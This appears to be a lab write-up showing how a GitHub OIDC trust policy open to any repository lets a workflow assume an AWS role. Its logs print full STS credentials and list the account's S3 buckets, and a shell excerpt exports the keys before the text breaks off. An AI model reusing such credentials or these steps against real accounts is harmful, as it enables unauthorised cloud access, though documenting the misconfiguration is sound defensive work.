


✓ Assume role directly via STS

1s

```
81 Duration:      3600s
82 Session name: GitHubActions-DirectSTS
83
84 Exit code: 0
85
86 --- Respuesta completa de STS ---
87 {
88   "Credentials": {
89     "AccessKeyId": "ASIA5WIUYAXMD4EVXMFH",
90     "SecretAccessKey": "Eiup15leFQ7Kh6fHhTM5hq3CIy0Xh0hH100stil+",
91     "SessionToken":
92       "IQoJb3JpZ2luX2VjEAKaCXVzLWVhc3QtMSJHMEUCIQCJLjKskiFXJC52syNZY94FYaW/2ou3tdzq4At2zG49WgIgaGB0FiNoCiggVN/zg5brAC5zpMysT5wVwgL7ZThWrbwqmQQI0v////////ARABGgw5
93       NDExNzgyMjYxMzYiDDdBsH0GDbVf3xCXKirtAxKQkSPk/KDhVi15v7vLkYTVi7UcIRedt+th1RdtTPpMAQPsvztiedU00ITYaRyyWK1gPnnqEOABZJB5dn7W+BI7+WkcbCo5mZQnPSowz01QxFJKm3qHFxOD
94       ckeufvuoxJFZKKB5Cqc6QDgrPHY+jhJ902CJf3wXCLcalwwLASxmS/dRx81JsybecqDIZNSMHEpk16ct+0K7eZDYG5rDmVyHboBIAQRFNSjwPcqboox/Dv35K/cfVNkAgS00ioGXYgE6Tg969ys0cqCm8yb51
95       MnPtpHHA1pQAUD5CXBzKtDLubo4ZKtadwd7qmC+mqATiBkvWYVyoAZ+D/JBF5IxxXIWNm30yTH7MxpvbYYWCXVT59zqBoQJbOCP/fo71v74HaDeIMHwu+85IYA850s66m0g5BUAqNim6bfF03gcHZxYsx+IIu
96       ksloi0Jt891AuBP7VXImQmumB2DH/KE51X7MiHQRwoNC7IekdYE9V5SKTwSyY99ir4zx1F779ZhF5HySHpJEBLASuQSpkTZ9irDkN3T9z07P9VjwJD0Y5cad6PwtveX8RuKcq619ManoBKIPa341PB7SJwMXo
97       w/xI88j8QXUDZyp6kTLbnla2eHr3e0DNx60WKSsNLQZ489rrofKpZzL+Pwd+ja8AriUw9uCq1AY6kgEp0Y9KithLef0KNIvEwP7ZEmDt3y5GFKpK7SQzqzJlKw1IPmOXrvmk0Uf4pZq33NrKCMw1vPQCgPhAZ
98       /UZASSrGpgaRqhGAui2CsGbZwWkP6S1mmCn71V+aK0eCSDkS6g6VkaJc3pqE+5ZT19iiv1aJgR3mjviroqNfJDMFG+7tomR03CmiYTpC6rAsL4Fb+r34w==",
99     "Expiration": "2026-08-23T09:33:58+00:00"
100   },
101 }
```

OIDC Authentication Flow



Pipeline Executes Cloud Tasks

✓ Verify obtained credentials


```
1  ▶ Run set +e
37  =====
38  VERIFICACION – S3 List + STS (least privilege)
39  =====
40  AccessKeyId: ASIA5WIUYAXMD4EVXMFH
41
42  --- sts:GetCallerIdentity ---
43  {
44    "UserId": "AROA5WIUYAXMKEH4NF4YE:GitHubActions-DirectSTS",
45    "Account": "941178999999",
46    "Arn": "arn:aws:sts::941178999999:assumed-role/gh-oidc-poc-01-any-repository/GitHubActions-DirectSTS"
47  }
48
49  --- aws s3 ls (ListBuckets) ---
50  2026-06-20 20:53:48 athena-bucket-941178999999
51  2026-08-20 08:00:23 devops-day-lima-tf
52  2026-08-21 16:19:23 gh-oidc-poc-01-any-repository-941178999999
```






4. Misconfigurations & conclusions

Trust Policy Vulnerable



Trust Policy Vulnerable



Using temporary GitHub credentials



```
~/terraform-lab/lab-github-oidc-aws/environment/security$ export AWS_ACCESS_KEY_ID=ASIA5WIUYAXMD4EVXMFH
export AWS_SECRET_ACCESS_KEY=Eiupl5leFQ7Kh6fHhTM5hq3CIy0Xh0hH100stil+
export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEAKaCXVzLWVhc3QtMSJHMEUCIQCJLjKskiFXJC52syNZY94FYaW/2ou3tdzq4At2zG49WgIgaGB0FiNoCiggVN/zg5brAC5zpM
